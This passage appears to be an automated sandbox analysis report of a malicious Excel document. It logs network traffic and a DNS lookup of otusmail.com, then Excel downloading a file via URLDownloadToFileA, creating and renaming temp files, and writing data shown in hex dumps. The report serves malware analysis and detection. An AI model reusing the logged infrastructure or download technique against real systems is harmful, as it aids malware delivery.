May 4, 2021 01:06:26.039113045 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.039177895 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.040261984 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.040303946 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.040357113 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.040380001 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.041474104 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.041517019 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.041591883 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.042628050 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.042752028 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.060585022 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.060627937 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.060713053 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.060745955 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.060761929 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.060812950 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.060821056 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.092252016 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.092325926 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.092336893 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.092365026 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.092376947 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.092403889 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.092405081 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.092453003 CEST	49165	443	192.168.2.22	172.67.151.10
May 4, 2021 01:06:26.092993021 CEST	443	49165	172.67.151.10	192.168.2.22
May 4, 2021 01:06:26.093034029 CEST	443	49165	172.67.151.10	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 01:06:25.272228003 CEST	52197	53	192.168.2.22	8.8.8.8
May 4, 2021 01:06:25.336134911 CEST	53	52197	8.8.8.8	192.168.2.22
May 4, 2021 01:07:04.171047926 CEST	53099	53	192.168.2.22	8.8.8.8
May 4, 2021 01:07:04.229815006 CEST	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 01:07:04.246711969 CEST	52838	53	192.168.2.22	8.8.8.8
May 4, 2021 01:07:04.301603079 CEST	53	52838	8.8.8.8	192.168.2.22
May 4, 2021 01:07:05.319027901 CEST	61200	53	192.168.2.22	8.8.8.8
May 4, 2021 01:07:05.381552935 CEST	53	61200	8.8.8.8	192.168.2.22
May 4, 2021 01:07:05.385163069 CEST	49548	53	192.168.2.22	8.8.8.8
May 4, 2021 01:07:05.450896025 CEST	53	49548	8.8.8.8	192.168.2.22
May 4, 2021 01:07:05.913003922 CEST	55627	53	192.168.2.22	8.8.8.8
May 4, 2021 01:07:05.974405050 CEST	53	55627	8.8.8.8	192.168.2.22
May 4, 2021 01:07:05.983359098 CEST	56009	53	192.168.2.22	8.8.8.8
May 4, 2021 01:07:06.044282913 CEST	53	56009	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 01:06:25.272228003 CEST	192.168.2.22	8.8.8.8	0x1168	Standard query (0)	otusmail.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 01:06:25.336134911 CEST	8.8.8.8	192.168.2.22	0x1168	No error (0)	otusmail.com		172.67.151.10	A (IP address)	IN (0x0001)
May 4, 2021 01:06:25.336134911 CEST	8.8.8.8	192.168.2.22	0x1168	No error (0)	otusmail.com		104.21.64.132	A (IP address)	IN (0x0001)
May 4, 2021 01:07:05.381552935 CEST	8.8.8.8	192.168.2.22	0x3714	No error (0)	cdn.digicertcdn.com		104.18.10.39	A (IP address)	IN (0x0001)
May 4, 2021 01:07:05.381552935 CEST	8.8.8.8	192.168.2.22	0x3714	No error (0)	cdn.digicertcdn.com		104.18.11.39	A (IP address)	IN (0x0001)
May 4, 2021 01:07:05.450896025 CEST	8.8.8.8	192.168.2.22	0xfa72	No error (0)	cdn.digicertcdn.com		104.18.11.39	A (IP address)	IN (0x0001)
May 4, 2021 01:07:05.450896025 CEST	8.8.8.8	192.168.2.22	0xfa72	No error (0)	cdn.digicertcdn.com		104.18.10.39	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 01:06:25.486082077 CEST	172.67.151.10	443	192.168.2.22	49165	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Apr 28 02:00:00 CEST 2021 Mon Jan 27 13:48:08 CET 2020	Thu Apr 28 01:59:59 CEST 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2064 Parent PID: 584

General

Start time:	01:06:32
Start date:	04/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fa20000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C497.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FD6EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\06CE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14074828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14074828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14074828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14074828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14074828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14074828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14074828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14074828C	URLDownloadToFileA
C:\Users\user\bsdnbsej.dbw	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14074828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\DA97.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FD6EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C497.tmp	success or wait	1	13FFDB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet003.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\DA97.tmp	success or wait	1	13FFDB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\06CE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\C6CE0000	C:\Users\user\Desktop\Documents_111651917_375818984.xls	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.png	C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~s~	success or wait	1	7FEEA8B9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\image013.png	C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.png	C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet003.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet003.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image016.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image017.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image018.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image018.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image019.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image019.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet003.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet003.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA8B9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\06CE0000	569	472	c4 55 c9 6e db 30 10 bd 17 e8 3f 08 bc 16 12 9d 14 28 8a c2 72 0e 59 8e 6d 80 a6 1f c0 90 23 8b 30 37 70 98 44 fe fb 92 b4 a2 24 86 6a c9 8d 8b 5e b4 90 7c cb cc 10 33 cb 8b 4e ab e2 11 3c 4a 6b 6a 72 56 2d 48 01 86 5b 21 cd ba 26 bf ee 6e ca af a4 c0 c0 8c 60 ca 1a a8 c9 16 90 5c ac 3e 7e 58 de 6d 1d 60 11 d1 06 6b d2 86 e0 be 51 8a bc 05 cd b0 b2 0e 4c dc 69 ac d7 2c c4 5f bf a6 8e f1 0d 5b 03 3d 5f 2c be 50 6e 4d 00 13 ca 90 38 c8 6a 79 05 0d 7b 50 a1 b8 ee e2 f2 ce 89 33 6b 52 5c ee ce 25 a9 9a 48 9d f0 69 9d 8e 22 40 37 a3 88 ae 4c 3b e3 18 0f 0a f7 40 cc 39 25 39 0b 31 1f f4 d1 88 bd 58 ca 3e 8e 2a 22 f3 19 6c a5 c3 4f 31 d8 3f 28 a4 9d b7 71 bc 16 e8 71 3f 62 01 bc 14 50 dc 32 1f be 33 1d a3 a5 9d a2 4f d6 6f ee ad dd 54 87 49 92 4b 8d 25 74 1c 54	.U.n.0....?.....(..r.Y.m..... #.07p.D.....$.j...^..|...3..N... <JkjrV-H..[!..&..n.....`... ...\.>~X.m.`...k....Q.....L. i...,_.....[.=_,.PnM....8.jy.. {P.....3kR\..%..H..i.."@7... L;.....@.9%9.1.....X.>.*"..l.. O1.?(...q...q? b...P.2..3.....O .o...T.I.K.%t.T	success or wait	27	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\06CE0000	1041	2	03 00	..	success or wait	20	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\06CE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 e7 9c fb f5 da 01 00 00 35 08 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.........5....... [Content_Types].xml ... (...................................	success or wait	26	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\06CE0000	3933	1792	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 1e 00 00 00 1e 08 02 00 00 00 b4 52 39 f5 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 06 a5 49 44 41 54 48 4b 8d 96 e9 53 53 57 18 c6 73 f7 6c 64 21 90 44 42 c2 aa a0 4c 10 50 11 10 05 77 ad 55 a7 b6 56 ad d3 4e db 19 fb b1 d3 ef fd e2 5f d0 7e ee 32 4e a7 ad a3 ad d6 ce 68 a7 6e 55 50 41 44 47 c1 9d 45 01 09 46 42 16 12 42 d6 bb f5 b9 09 52 a5 b8 dc 81 99 e4 9e f7 fc ce 39 cf fb bc ef 09 21 cb b2 ea 4d 4f 32 99 be d3 37 74 ec d4 25 04 ee de de 52 5d 59 aa 56 b3 6f 9a a4 22 5e 8f 8e 27 92 03 8f c7 2e 74 f4 de e9 1f 9e 8e c5 81 d3 eb b4 d5 15 25 eb 9b 6b 16 95 15 6a 35 ea d7 2c f0 4a 74 2a 9d 1e 1e 1d bf d0 d1 d3 7b 7f c8 3f 19 21 09 4a	.PNG........IHDR............. R9.....sRGB.........pHYs..... . ....+......IDATHK...SSW..s.l d! .DB...L.P...w.U..V..N........_ .~.2N......h.nUPADG..E..F B..B. ....R..........9.....!...MO2.. .7t..%....R]Y.V.o.."^..'.....t ....%..k...j5..,.Jt*........ {..?.!.J	success or wait	6	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\06CE0000	95446	1776	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 e7 9c fb f5 da 01 00 00 35 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 13 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 25 11 ba de 57 01 00 00 fe 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 39 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 9e b1 f3 eb c4 01 00 00 8c 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.........5..... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.%...W....... ....9...xl/_rels/wor kbook.xml.relsPK..-.........!. .... xl/workbook.xml	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\C6CE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 0c 00 01 00 02 00 03 00 04 00 05 00 06 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 05 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22	........g2.................... ......\.p....user B.....a.........=........... ....=.....i..9J.8.......X .@..........."	success or wait	3	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C6CE0000	unknown	16384	04 70 ed da f5 cf 3e f9 2d 89 b7 6d ad 6d 03 03 83 a8 4c dc a0 75 f5 ca b5 c6 67 8d d2 ff 84 ea e5 f1 d2 5e 1f 17 61 b5 64 16 6e db be 4d 72 15 c9 c5 23 1c 0e a1 f1 97 9f 7f 89 81 2e c7 ed ec 22 1d 06 92 f8 e2 f3 2f b8 f0 06 31 a5 ed 04 42 9c e4 89 2d 3a 0d b2 82 9e 8c b5 96 93 9d ad 2f 69 a1 1b 7c 0c f7 ef dd 27 8b a4 b5 b9 95 cc 65 92 82 c9 a2 b7 05 b7 44 63 1b d9 b5 9d fe f0 85 a1 70 d7 b8 2b 4a 82 d2 2b 86 0e 38 5b e4 da 99 2b 7e 50 ea f0 44 46 c4 e0 19 11 78 66 f7 a0 d2 dc 3a a5 7b 2b 4b 14 1d 16 d9 bb 85 43 5e fe b7 62 21 83 88 fb d1 08 d8 05 82 7e 58 23 92 81 fd 58 90 28 21 d3 b9 bd 69 e0 25 e7 85 54 c2 29 41 00 0f 7e dc fd 07 0f 90 6e b8 60 08 f0 95 1b 43 f4 51 52 9a 91 2d c2 41 25 dd 4c 9f e0 03 b1 48 34 52 ea 41 8c 6c cf 44 76 2d 08 44 1a 36 fd	.p....>.-..m.m....L..u....g... .....^..a.d.n..Mr...#......... ...."....../...1...B...-:..... ...../i..|....'......e.......D c........p..+J..+..8[...+~P..D F....xf....:.{+K......C^..b!.. ......~X#...X.(!...i.%..T.)A.. ~.....n.`....C.QR..- .A%.L....H4R.A.l.Dv-.D.6.	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\C6CE0000	unknown	16384	3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 45 00 be 00 92 00 14 00 00 00 3e 00 3e 00 46 00 46 00 46 00 46 00 46 00 46 00 46 00 46 00 46 00 46 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 45 00 be 00 92 00 15 00 00 00 3e 00 49 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e	>.>.>.>.>.>.>.>.>.>.>.>.>.>.> .>. >.>.>.>.>.>.>.>.>.>.>.>.>.>.> .>. >.>.>.>.E........>.>.F.F.F.F. F.F.F.F.F.F.>.>.>.>.>.>.>. >.>. >.>.>.>.>.>.>.>.>.>.>.>.>.>.> .>. >.>.>.>.>.>.>.>.>.>.>.>.>.>.> .>. >.>.>.>.>.>.>.>.>.>.>.>.>.>.> .>. >.>.>.>.E........>.I.>.>.>.>. >.>.>.>.>.>.>.>	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C6CE0000	unknown	7424	bc 09 a4 67 62 fe b4 ac de a8 7a 0a 31 df 68 f3 0c 70 a7 15 f5 8d aa a7 00 dc 0b 64 f9 a3 24 ff 54 43 18 2a a8 cf 20 f9 97 50 f6 c1 3b 0b b9 da dd 75 08 bc 26 c0 3d 87 cc 78 6a b6 a5 8f d1 29 06 21 cc 85 17 1d e3 8e 02 f0 fd 93 fe 8f 67 0e ac b3 80 d2 f6 e8 12 9d 13 5f 57 ed ab ae f6 31 cb bd 3f c8 4d 04 3e 43 16 a7 e5 f5 8d aa ff 93 c5 bf 28 48 8f 2a ab a3 10 ff 11 eb aa 1b 9e c2 93 90 db 92 df 99 51 70 cd f1 95 d5 71 50 7d d3 b1 be 6f 69 f5 e6 5b dc 15 3e e9 5a b2 62 f7 1c aa 25 ae 48 26 2c de e6 32 5f 19 3d a9 8e 2a de f0 cf a6 bb 27 03 ff 61 e1 ba e1 df c0 a5 80 2c 30 63 8e e1 fd 05 7b 1e bd 9e fb be ea 3a 3f f9 07 00 00 ff ff 03 00 50 4b 03 04 14 00 06 00 08 00 00 00 21 00 68 c8 11 13 26 01 00 00 a5 01 00 00 0f 00 00 00 64 72 73 2f 64 6f 77 6e 72 65	...gb.....z.1.h..p.....d.. $.TC.*.. ..P..;....u..&.=..xj. ...).!.....g....._ W....1..?.M.>C.....(H.*.. .....Qp....qP}...oi.. [..>.Z.b...%.H&,..2_.=..*.... '..a.....,0c....{.....?... .....PK.....!.h...&..... .....drs/downre	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\C6CE0000	unknown	16384	04 70 ed da f5 cf 3e f9 2d 89 b7 6d ad 6d 03 03 83 a8 4c dc a0 75 f5 ca b5 c6 67 8d d2 ff 84 ea e5 f1 d2 5e 1f 17 61 b5 64 16 6e db be 4d 72 15 c9 c5 23 1c 0e a1 f1 97 9f 7f 89 81 2e c7 ed ec 22 1d 06 92 f8 e2 f3 2f b8 f0 06 31 a5 ed 04 42 9c e4 89 2d 3a 0d b2 82 9e 8c b5 96 93 9d ad 2f 69 a1 1b 7c 0c f7 ef dd 27 8b a4 b5 b9 95 cc 65 92 82 c9 a2 b7 05 b7 44 63 1b d9 b5 9d fe f0 85 a1 70 d7 b8 2b 4a 82 d2 2b 86 0e 38 5b e4 da 99 2b 7e 50 ea f0 44 46 c4 e0 19 11 78 66 f7 a0 d2 dc 3a a5 7b 2b 4b 14 1d 16 d9 bb 85 43 5e fe b7 62 21 83 88 fb d1 08 d8 05 82 7e 58 23 92 81 fd 58 90 28 21 d3 b9 bd 69 e0 25 e7 85 54 c2 29 41 00 0f 7e dc fd 07 0f 90 6e b8 60 08 f0 95 1b 43 f4 51 52 9a 91 2d c2 41 25 dd 4c 9f e0 03 b1 48 34 52 ea 41 8c 6c cf 44 76 2d 08 44 1a 36 fd	.p....>.-..m.m....L..u....g... .....^..a.d.n..Mr...#..... ....".....`/...1...B...-:..... ...../i..|....'.....e.....D c.....p..+J..+..8[...+~P..D F....xf....:.{+K.....C^..b!.. .....~X#...X.(!...i.%..T.)A.. ~.....n.`....C.QR..- .A%.L....H4R.A.l.Dv-.D.6.	success or wait	2	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
